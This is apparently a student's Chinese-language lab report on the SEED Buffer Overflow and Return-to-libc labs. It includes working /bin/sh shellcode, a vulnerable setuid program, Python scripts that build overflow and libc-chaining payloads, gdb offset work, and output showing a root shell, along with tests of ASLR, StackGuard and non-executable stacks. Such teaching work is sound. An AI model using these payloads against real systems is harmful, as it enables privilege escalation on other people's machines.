Buffer Overflow Vulnerability Lab

Task 1: Running Shellcode

```
[09/04/20]seed@VM:~/code$ gedit shellcode.c
[09/04/20]seed@VM:~/code$ gcc -z execstack shellcode.c -o shellcode
[09/04/20]seed@VM:~/code$ ./shellcode
$
```

图 1：运行 shellcode

运行 shellcode 之后，打开了一个普通用户权限的 shell。

Task 2: Exploiting the Vulnerability

```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

int bof(char *str){
    char buffer[BUF_SIZE];

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv){
    char str[1024];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 512, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

图 2：stack.c

```python
#! /usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(512))

start = 512 - len(shellcode)
content[start:] = shellcode

ret = 0xbfffe868 + 100
content[112:116] = (ret).to_bytes(4,byteorder='little')

file = open("badfile", "wb")
file.write(content)
file.close()
```

图 3：exploit.py

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe868
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffe7fc
gdb-peda$ p/d 0xbfffe868 - 0xbfffe7fc
$3 = 108
```

图 4：gdb

```
[09/05/20]seed@VM:~/code$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

图 5：./stack

本实验中溢出字符串长 100 字节，badfile 中用于填充的字符串长 512 子节。实际运行时 ebp 地址为 0xbfffe868。通过栈溢出漏洞利用，在 root Set-UID 程序中成功运行 root 权限 shell。

Task 3: Defeating **dash**'s Countermeasure

图 6：未设置 setuid(0)

未设置 setuid(0)时，用 execve()运行 bash 会得到一个普通用户权限的 shell。

图 7：设置 setuid(0)

当调用 setuid(0)之后，程序运行的结果是得到一个 root 权限的 shell。



图 8：在 bash 下获得 root shell

修改 shellcode 之后，即可在 bash 下通过原先的栈溢出攻击得到 root shell。因为添加的 shellcode 相当于运行 setuid(0):

"\x31\xc0" eax 清零

"\x31\xdb" ebx 清零，作为 setuid()参数

"\xb0\xd5" 0xd5 表示 setuid()系统调用号压入 eax

"\xcd\x80" 调用 execve()

设置当前 uid 为 0，即成为 root 身份，可以调用 root shell。

Task 4: Defeating Address Randomization

图 9：开启地址随机后直接运行 stack 大概率发生段错误

地址随机之后 ret 地址发生改变，与我们编码时不一致。



图 10：循环碰撞

使用脚本不断运行程序，尝试让随机化后的地址和编码的地址碰撞。在运行两分钟后，地址命中，攻击生效，获得 root shell。

Task 5: Turn on the StackGuard Protection

```
[09/05/20]seed@VM:~/code$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

图 11：启用 StackGuard

运行时发现栈中缺少必要的 canary，检测到栈损坏，中止程序运行。

Task 6: Turn on the Non-executable Stack Protection

```
[09/05/20]seed@VM:~/code$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
[09/05/20]seed@VM:~/code$ gcc -o stack -fno-stack-protector -z noexecstack stack
.c
[09/05/20]seed@VM:~/code$ sudo chown root stack
[09/05/20]seed@VM:~/code$ sudo chmod 4755 stack
[09/05/20]seed@VM:~/code$ ./stack
Segmentation fault
```

图 12：禁止运行栈

运行程序报段错误，无法按照之前的攻击方法得到 shell。这是因为我们将栈中的数据覆盖成指令，但此时的栈不可执行，程序无法解析当前的数据，无法继续进行，因此报段错误。

Return-to-libc Attack Lab

Task 1: Finding out the addresses of libc functions

```
[09/05/20]seed@VM:~/code$ touch badfile
[09/05/20]seed@VM:~/code$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/code/retlib
Returned Properly
[Inferior 1 (process 7252) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[09/05/20]seed@VM:~/code$
```

图 13：库函数地址

Task 2: Putting the shell string in the memory

```
[09/05/20]seed@VM:~/code$ gcc shellAddr.c -o shellAddr
[09/05/20]seed@VM:~/code$ ./shellAddr
bffffdd0
[09/05/20]seed@VM:~/code$ ./shellAddr
bffffdd0
[09/05/20]seed@VM:~/code$ ./shellAddr
bffffdd0
```

图 14：环境变量地址

Task 3: Exploiting the buffer-overflow vulnerability

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffe9fc
gdb-peda$ p/d 0xbfffea68 - 0xbfffe9fc
$3 = 108
gdb-peda$ q
```

图 15：gdb 查看栈地址

```
#! /usr/bin/python3
import sys

content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdd6
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

with open("badfile", "wb") as f:
    f.write(content)
```

图 16：构造 badfile

```
[09/05/20]seed@VM:~/code$ ./exploit_lib.py
[09/05/20]seed@VM:~/code$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

图 17：获得 root shell

首先说明 sh/system/exit 的地址决定。在 Task 1 中利用 gdb 查看了 retlib 程序载入 libc 后，各库函数（system 和 exit）在内容中的地址，因为关闭了地址随机化，所以此地址是确定的。sh 是根据我们设置的环境变量来决定的，并且在 Task 2 中打印了 MYSHELL 环境变量的地址。由于环境变量在继承到程序之后会发生微小偏移，所以 exploit_lib.py 中所填地址和 Task 2 中的并不一致，只需在原地址附近尝试不同偏移即可。

然后说明各地址在 content 中位置的判定。在进入函数调用后 ebp 相对 char 数组偏移 108 字节。system()的函数地址应覆盖原返回地址，结合 esp 和 ebp 的相对地址，system()填入 buffer 起点偏移 112 字节。ebp 向上偏移 8 字节为返回地址，因此 exit()相对 buffer 偏移 116 字节。同理，参数相对 buffer 偏移 120 字节。

图 18：不调用 exit()

此时会在 shell 退出时报段错误，因为缺少 exit()时函数正确结束，相应位置上的数据无控制作用，故出错。



图 19：更改文件名

更改文件名后攻击失效。因为文件名会影响环境变量的某些值，这就造成 sh_addr 的地址和之前写入的不一致。当程序再按之前的地址去取字符串时，得到的是一个残缺的“h”,无法执行指令。

Task 4: Turning on address randomization

图 20：开启地址随机化

此时直接报段错误。猜测 system()和 exit()的函数地址发生了改变，导致调用失败。



图 21：gdb 调试

运行 gdb 并开启地址随机化。发现程序在运行时发生段错误，查看 system()和 exit()的地址，和之前观察并写入 badfile 的值相比已发生变化。

Task 5: Defeat Shell's countermeasure

```python
#! /usr/bin/python3
import sys

content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdd6
system_addr = 0xb7e42da0
exit_addr = 0xb7e369d0
setuid_addr = 0xb7eb9170
num0_addr = 0xbffffd40 # environ NUM0=0
jump_addr = 0xbfffe9fc + 100

content[112:116] = (setuid_addr).to_bytes(4,byteorder='little')
content[116:120] = (jump_addr).to_bytes(4,byteorder='little')
content[120:124] = (num0_addr).to_bytes(4,byteorder='little')
content[200:204] = (system_addr).to_bytes(4,byteorder='little')
content[204:208] = (exit_addr).to_bytes(4,byteorder='little')
content[208:212] = (sh_addr).to_bytes(4,byteorder='little')

with open("badfile", "wb") as f:
    f.write(content)
```

图 21：重新构造 badfile



图 22：攻击失败

badfile 构造存在问题，应是地址选择不正确，攻击导致段错误。